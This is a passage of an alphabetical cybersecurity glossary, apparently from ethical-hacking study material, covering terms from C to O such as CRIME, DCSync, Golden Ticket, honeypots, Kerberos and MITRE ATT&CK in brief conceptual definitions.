- **Threat Intelligence Lifecycle:** The threat intelligence lifecycle is a continuous process of developing intelligence from raw data that supports organizations to develop defensive mechanisms to thwart emerging risks and threats.
- **Competitive Intelligence Gathering:** Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources, such as the Internet.
- **Common Vulnerability Scoring System (CVSS):** CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.
- **Common Vulnerabilities and Exposures (CVE):** CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures.
- **Common Weakness Enumeration (CWE):** Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses.
- **Cloud-based Assessment:** This type of assessment focuses on evaluating overall security of the cloud infrastructure according to the cloud service provider's best practices or guidelines.
- **Combinator Attack:** Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system.
- **Crypter:** Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection.
- **Computer Worms:** Computer worms are malicious programs that independently replicate, execute, and spread across the network connections, thus consuming available computing resources without human interaction.
- **Chain Letters:** Emails that offer free gifts such as money and software on condition that the user forwards the mail to a specified number of people.
- **Catfishing Attack:** A catfishing attack is an online phishing scam in which attackers target a person on social media platforms and perform identity theft.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.

- **CRIME Attack:** Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the data compression feature of protocols, such as SSL/TLS, SPDY, and HTTPS.
- **Circuit-Level Gateway Firewall:** Circuit-level gateways monitor requests to create sessions and determine if those sessions will be allowed.
- **Cross-Site Scripting (XSS) Attacks:** Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side scripts into web pages viewed by other users.
- **Cross-Site Request Forgery (CSRF) Attack:** Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- **Clickjacking Attack:** Attackers perform clickjacking attacks by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page.
- **Cookie Poisoning:** It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
- **Cookie Sniffing:** It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.
- **Cookie Replay:** It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in).
- **Camfecting Attack:** A camfecting attack is a webcam capturing attack that is performed to gain access to the camera of a target's computer or mobile device.
- **Critical Infrastructure:** A collection of physical or logical systems and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health.
- **Cloud Computing:** Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Container-as-a-Service (CaaS):** It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API.
- **Community Cloud:** It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction.
- **Cloud Consumer:** A person or organization that uses cloud computing services.
- **Cloud Provider:** A person or organization providing services to interested parties.
- **Cloud Carrier:** An intermediary for providing connectivity and transport services between cloud consumers and providers.
- **Cloud Auditor:** A party for making independent assessments of cloud service controls and taking an opinion thereon.
- **Cloud Broker:** An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers.
- **Container:** A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.
- **Container Orchestration:** Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments.

- **Cluster:** A cluster refers to a set of two or more connected nodes that run parallelly to complete a task.
- **Cloud Cryptojacking:** Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency.
- **Cloudborne Attack:** Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware.
- **Cache Poisoned Denial of Service (CPDoS):** In CPDoS, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers.
- **Cloud Snooper Attack:** Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily.
- **Cloud Application Security:** It is a set of rules, processes, policies, controls, and techniques used to administer all the data exchange between collaborative cloud platforms.
- **Cloud Integration:** Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud.
- **Cloud Auditing:** Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.
- **Cloud Security Alliance (CSA):** CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment.
- **CASB:** Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing security, compliance, and governance policies for the cloud applications.
- **Cryptography:** Cryptography is the conversion of data into a scrambled code that is encrypted and sent across a private or public network.
- **CAST-128:** CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits.
- **Camellia:** Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys).
- **Cryptanalysis:** Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software prior to installation.
- **Defense-in-Depth:** Defense-in-depth is a security strategy in which several protection layers are placed throughout an information system.
- **Diamond Model:** The Diamond Model offers a framework for identifying the clusters of events that are correlated on any of the systems in an organization.
- **Deep web:** It consists of web pages and contents that are hidden and unindexed and cannot be located using traditional web browsers and search engines.
- **Dark Web or Darknet:** It is the subset of the deep web that enables anyone to navigate anonymously without being traced.
- **Dumpster Diving:** This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins.

- **DNS Cache Snooping:** DNS cache snooping is a DNS enumeration technique whereby an attacker queries the DNS server for a specific cached DNS record.
- **DNSSEC Zone Walking:** DNSSEC zone walking is a DNS enumeration technique where an attacker attempts to obtain internal records of the DNS server if the DNS zone is not properly configured.
- **Dictionary Attack:** In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts.
- **Distributed Network Attack:** A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password-protected files using the unused processing power of machines across the network.
- **DCSync Attack:** In a DCSync attack, an attacker initially compromises and obtains privileged account access with domain replication rights and activates replication protocols to create a virtual domain controller (DC) similar to the original AD.
- **Document Steganography:** Document steganography is the technique of hiding secret messages transferred in the form of documents.
- **Domain Dominance:** Domain dominance is a process of taking control over critical assets such as domain controllers on a target system and gaining access to other networked resources.
- **Data Protection API (DPAPI):** DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored.
- **Downloader:** A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system.
- **Dropper:** A type of Trojan that covertly installs other malware files on to the system.
- **Dynamic Malware Analysis:** It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection.
- **DHCP Starvation Attack:** This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope.
- **DNS Poisoning:** DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when it has not received any
- **DNS Cache Poisoning:** DNS cache poisoning refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site.
- **Diversion Theft:** The attacker tricks a person responsible for making a genuine delivery into delivering the consignment to a location other than the intended location.
- **Deepfake Attack:** A deepfake attack is a type of phishing attack in which attackers create false media of a person they target using advanced technologies such as ML and AI.
- **DoS Attack:** Denial-of-Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.
- **DDoS Attack:** Distributed denial-of-service (DDoS) is a coordinated attack that involves a multitude of compromised systems (Botnet) attacking a single target, thereby denying service to users of the targeted system.
- **Distributed Reflection Denial-of-Service (DRDoS) Attack:** A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- **DNS over HTTPS:** DNS over HTTPS (DoH) is an enhanced version of DNS protocol, which is used to prevent snooping of user's web activities or DNS queries during the DNS lookup process.

- **Demilitarized Zone (DMZ):** The demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data.
- **Database Honeypots:** Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration.
- **DNS Server Hijacking:** Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server.
- **Directory Traversal:** Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory.
- **DNS Rebinding Attack:** Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains.
- **Dynamic Application Security Testing (DAST):** It is also known as a black-box testing approach and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc.
- **Direct-Sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.
- **Directional Antenna:** A directional antenna can broadcast and receive radio waves from a single direction.
- **Dipole Antenna:** A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line.
- **Distributed Control System (DCS):** DCS is a highly engineered and large-scale control system that is often used to perform industry specific tasks.
- **Docker:** Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.
- **Data Encryption Standard (DES):** DES is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key.
- **DSA:** The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures.
- **Diffie–Hellman:** It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel.
- **Digital Signature:** Digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital rather than written form.
- **DUHK Attack:** DUHK (Don't Use Hard-Coded Keys) is a cryptographic vulnerability that allows an attacker to obtain encryption keys used to secure VPNs and web sessions.
- **DROWN Attack:** A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites.

E

- **Email Indicators:** Email indicators are used to send malicious data to the target organization or individual.
- **Ethical Hacking:** Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities and ensure system security.

- **Eavesdropping:** Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent.
- **Enumeration:** Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.
- **Exploit:** A malicious code that breaches the system security via software vulnerabilities to access information or install malware.
- **Exploit Chaining:** Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level.
- **Exploit Kit:** An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system.
- **Elicitation:** Attackers extract information from the victim by engaging him/her in normal and disarming conversations.
- **Egress Filtering:** Egress filtering scans the headers of IP packets leaving a network.
- **Email Honeypots:** Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries.
- **Error Based SQL Injection:** Error based SQL Injection forces the database to perform some operation in which the result will be an error.
- **Electronic Security Perimeter:** It is referred to as the boundary between secure and insecure zones.
- **Edge Computing:** Edge computing is a distributed decentralized computing model in which data processing is performed close to edge devices.
- **Elliptic Curve Cryptography:** ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage.

F

- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Footprinting:** Footprinting is the first step of any attack on information systems in which an attacker collects information about a target network to identify various ways to intrude into the system.
- **Fingerprint Attack:** Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords.
- **Folder Steganography:** In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer.
- **Fileless Malware:** Fileless malware, also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.
- **File Fingerprinting:** File fingerprinting is the process of computing the hash value for a given binary code.
- **Forbidden Attack:** A forbidden attack is a type of man-in-the-middle attack used to hijack HTTPS sessions.
- **Firewall:** Firewalls are hardware and/or software designed to prevent unauthorized access to or from a private network.
- **Flooding:** The attacker sends loads of unnecessary traffic to produce noise, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected.
- **Firewalking:** Firewalking is a technique that uses TTL values to determine gateway ACL filters and it maps networks by analyzing the IP packet responses.

- **Frequency-Hopping Spread Spectrum (FHSS):** FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels.
- **Fault Injection Attacks:** Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security.
- **Function-as-a-Service (FaaS):** This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture).
- **Fog Computing:** Fog computing is a distributed and independent digital environment in which applications and data storage are positioned between data sources (devices generating data) and a cloud service.

G

- **Gray Hats:** Gray hats are the individuals who work both offensively and defensively at various times.
- **Gaining Access:** Gaining access refers to the point where the attacker obtains access to the operating system or applications on the target computer or network.
- **Google Hacking Database:** The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening reach of the Google search engine.
- **Golden Ticket Attack:** A golden ticket attack is a post-exploitation technique implemented by attackers to gain complete control over the entire Active Directory (AD).
- **Ghostwriting:** Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality.
- **GNSS Spoofing:** GNSS spoofing is a procedure in which an attacker modifies the target user's legitimate GNSS signal measurements—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver.
- **Global System for Mobile Communications (GSM):** It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Golden SAML Attack:** Golden SAML attacks are performed to target identity providers on cloud networks such as the ADFS, which utilizes the SAML protocol for the authentication and authorization of users.
- **GOST Block Cipher:** The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length.
- **GNU Privacy Guard:** GPG is a software replacement of PGP and free implementation of the OpenPGP standard.

H

- **Hacker Teams:** A consortium of skilled hackers having their own resources and funding. They work together in synergy for researching the state-of-the-art technologies.
- **Host-Based Indicators**: Host-based indicators are found by performing an analysis of the infected system within the organizational network.
- **Hacking:** Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system's resources.
- **Hacker:** A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks.
- **Hacktivist:** Individuals who promote a political agenda by hacking, especially by defacing or disabling websites.

- **Hash Injection/Pass-the-Hash (PtH) Attack:** A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources.
- **Host Integrity Monitoring:** Host integrity monitoring involves taking a snapshot of the system state using the same tools before and after analysis, to detect changes made to the entities residing on the system.
- **Hardware Protocol Analyzer:** A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment.
- **Honey Trap:** The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company.
- **Hoax Letters:** Emails that issue warnings to the user about new viruses, Trojans, or worms that may harm the user's system.
- **HTTP GET/POST Attack:** In an HTTP GET attack, attackers use a time-delayed HTTP header to maintain HTTP connections and exhaust web server resources.
- **HTTP Strict Transport Security (HSTS):** HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks.
- **HTTP Public Key Pinning (HPKP):** HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates.
- **Hardware Firewall:** A hardware firewall is either a dedicated stand-alone hardware device or it comes as part of a router.
- **Honeypot:** A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.
- **High-Interaction Honeypots:** Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications.
- **Honeynets:** Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries.
- **HTTP Response-Splitting Attack:** An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code.
- **HTML Smuggling:** HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page.
- **Hotfixes:** Hotfixes are an update to fix a specific customer issue and not always distributed outside the customer organization.
- **HTML Encoding:** An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document.
- **Hex Encoding:** The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.
- **Hotspot:** Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
- **Hybrid Cloud:** It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models.
- **HMAC:** HMAC is a type of message authentication code (MAC) that combines a cryptographic key with a cryptographic hash function.

- **Homomorphic Encryption:** Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated.
- **Hardware-Based Encryption:** Hardware-based encryption uses computer hardware for assisting or replacing the software when the data encryption process is underway.
- **HSM:** Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys.
- **Hard Drive Encryption:** Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options.
- **Hash Collision Attack:** A hash collision attack is performed by finding two different input messages that result in the same hash output.

I

- **Integrity:** The trustworthiness of data or resources in terms of preventing improper or unauthorized changes.
- **Information Warfare:** The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) to gain competitive advantages over an opponent.
- **Indicators of Compromise (IoCs):** Indicators of Compromise (IoCs) are the clues, artifacts, and pieces of forensic data found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.
- **Industrial Spies:** Individuals who perform corporate espionage by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas.
- **Information Assurance (IA):** IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and information systems is protected during the usage, processing, storage, and transmission of information.
- **Incident Management:** Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident.
- **Incident Handling and Response:** Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack.
- **ISO/IEC 27001:2013:** ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization.
- **Impersonation:** Pretending to be a legitimate or authorized person and using the phone or other communication medium to mislead targets and trick them into revealing information.
- **ICMP ECHO Ping Scan:** ICMP ECHO ping scans involve sending ICMP ECHO requests to a host. If the host is live, it will return an ICMP ECHO reply.
- **ICMP ECHO Ping Sweep:** Ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.
- **Inverse TCP Flag Scan:** Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags, where no response implies that the port is open, whereas an RST response means that the port is closed.
- **IP Address Decoy:** IP address decoy technique refers to generating or manually specifying the IP addresses of decoys in order to evade an IDS or firewall.

- **IP Address Spoofing:** IP spoofing refers to changing the source IP addresses so that the attack appears to be coming from someone else.
- **Integer Overflow:** An integer overflow occurs when an arithmetic function generates and attempts to store an integer value larger than the maximum value that the allocated memory space can store.
- **Image Steganography:** In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP.
- **Injector:** A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal.
- **IRDP Spoofing:** The attacker sends a spoofed IRDP router advertisement message to the host on the subnet, causing it to change its default router to whatever the attacker chooses.
- **Insider Attack:** An insider attack involves using privileged access to intentionally violate rules or cause threat to the organization's information or information systems in any form.
- **Identity Theft:** Identity theft is a crime in which an imposter steals your personally identifiable information such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes.
- **ICMP Flood Attack:** ICMP flood attacks are a type of attack in which attackers send large volumes of ICMP echo request packets to a victim system directly or through reflection networks.
- **Ingress Filtering:** Ingress filtering prevents the source address spoofing of Internet traffic.
- **IPSec:** IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session.
- **Intrusion Detection System (IDS):** An intrusion detection system (IDS) is a software system or hardware device that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.
- **Intrusion Prevention System (IPS):** IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection.
- **Insertion Attack:** Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results.
- **Input Validation:** Input validation helps developers to prevent user-supplied data influencing the logic of the code.
- **Industrial, Scientific, and Medical (ISM) Band:** This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Inter-Chip Privilege Escalation Attack:** The inter-chip privilege escalation attack exploits the underlying vulnerabilities in wireless chips that handle wireless communications such as Bluetooth and Wi-Fi.
- **iOS Trustjacking:** iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge.
- **iOS Method Swizzling:** Method swizzling, also known as monkey patching, is a technique that involves modifying the existing methods or adding new functionality at runtime.

- **IoT:** Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors.
- **IoT Device Management:** IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in onboarding latest devices securely and promptly.
- **Industrial Network:** A network of automated control systems is known as an industrial network.
- **Industrial Protocols:** Protocols used for serial communication and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
- **IT/OT Convergence (IIOT):** IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity.
- **ICS:** ICS is often referred to as a collection of different types of control systems and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes.
- **Infrastructure-as-a-Service (IaaS):** This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API).
- **Identity-as-a-Service (IDaaS):** This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services.

J

- **Jailbreaking:** Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor.
- **Jamming Attack:** Jamming is a type of attack in which the communications between wireless IoT devices are jammed so that they can be compromised.

K

- **Kerberos:** Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography.
- **Keylogger:** Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced.
- **Kubernetes:** Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.
- **Key Stretching:** Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer.

L

- **LDAP:** Lightweight directory access protocol (LDAP) is an Internet protocol for accessing distributed directory services.
- **Lawful Interception:** Lawful interception refers to legally intercepting data communication between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks.
- **Low-interaction Honeypots:** Low-interaction honeypots emulate only a limited number of services and applications of a target system or network.

- **LDAP Injection Attack:** An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query.

M

- **MITRE ATT&CK Framework:** MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
- **Maintaining Access:** Maintaining access refers to the phase when the attacker tries to retain their ownership of the system.
- **Management Information Base (MIB):** MIB is a virtual database containing a formal description of all the network objects that can be managed using SNMP.
- **Mask Attack:** Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker.
- **Memory Leak:** A memory leak or resource leak is an unintended class of memory consumption that occurs when a programmer fails to erase an assigned block of memory when no longer required.
- **Mobile Application Assessment:** This type of assessment involves examining source code and internal security controls of mobile applications.
- **Markov-Chain Attack:** Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database.
- **Malware:** Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malicious Code:** A command that defines malware's basic functionalities such as stealing data and creating backdoors.
- **Malware Analysis:** Malware analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware.
- **MAC Flooding:** MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full.
- **MAC Spoofing/Duplicating:** A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.
- **Multi-Vector Attack:** In multi-vector DDoS attacks, the attackers use combinations of volumetric, protocol, and application-layer attacks to disable the target system or service.
- **Man-in-the-Middle/Manipulator-in-the-Middle Attack:** The man-in-the-middle attack is used to intrude into an existing connection between systems and intercept the messages being exchanged.
- **Man-in-the-Browser/Manipulator-in-the-Browser Attack:** The man-in-the-browser attack uses a Trojan horse to intercept the calls between the browser and its security mechanisms or libraries.
- **Medium-interaction Honeypots:** Medium-interaction honeypots simulate a real OS as well as applications and services of a target network.
- **Malware Honeypots:** Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure.
- **MarioNet Attack:** MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread.

- **Manual Web App Security Testing:** It involves testing a web application using manually designed data, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications.
- **Mobile Spam:** Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.
- **Mobile Device Management (MDM):** Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers.
- **Multi Cloud:** It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals.
- **Microservices:** Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task.
- **Man-in-the-Cloud (MITC) Attack:** MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access.
- **MD5:** The MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.
- **MD6:** MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs.

N

- **Non-Repudiation:** A guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, identifying the operating system, and other tasks.
- **Network Scanning:** Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network.
- **NTP:** Network Time Protocol (NTP) is designed to synchronize the clocks of networked computers.
- **National Vulnerability Database (NVD):** A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP).
- **NTFS Data Stream:** NTFS Alternate Data Stream (ADS) is a Windows hidden stream, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or who simply bypass general security procedures to meet workplace efficiency.
- **Network Level Hijacking:** Network level hijacking can be defined as the interception of packets during the transmission between a client and the server in a TCP or UDP session.
- **Network Address Translation (NAT):** Network address translation separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic separately.
- **Network Perimeter:** It is the outermost boundary of a network zone i.e. closed group of assets.
- **NAND Glitching:** NAND glitching is the process of gaining privileged root access while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip.
- **Next-Generation Secure Web Gateway (NG SWG):** NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and data theft activities.

O

- **Organized Hackers:** Miscreants or hardened criminals who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims.
- **OS Discovery/Banner Grabbing:** Banner grabbing or OS fingerprinting is the method used to determine the operating system running on a remote target system.
- **Overpass-the-Hash Attack:** It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments.
- **Obfuscator:** A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it.
- **Obfuscating:** Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS.
- **OAuth:** OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials.
- **Output Encoding:** Output encoding is used to encode the input to ensure it is properly sanitized before being passed to the database.
- **Orthogonal Frequency-Division Multiplexing (OFDM):** An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other.
- **Omnidirectional Antenna:** Omnidirectional antennas radiate electromagnetic (EM) energy in all directions.
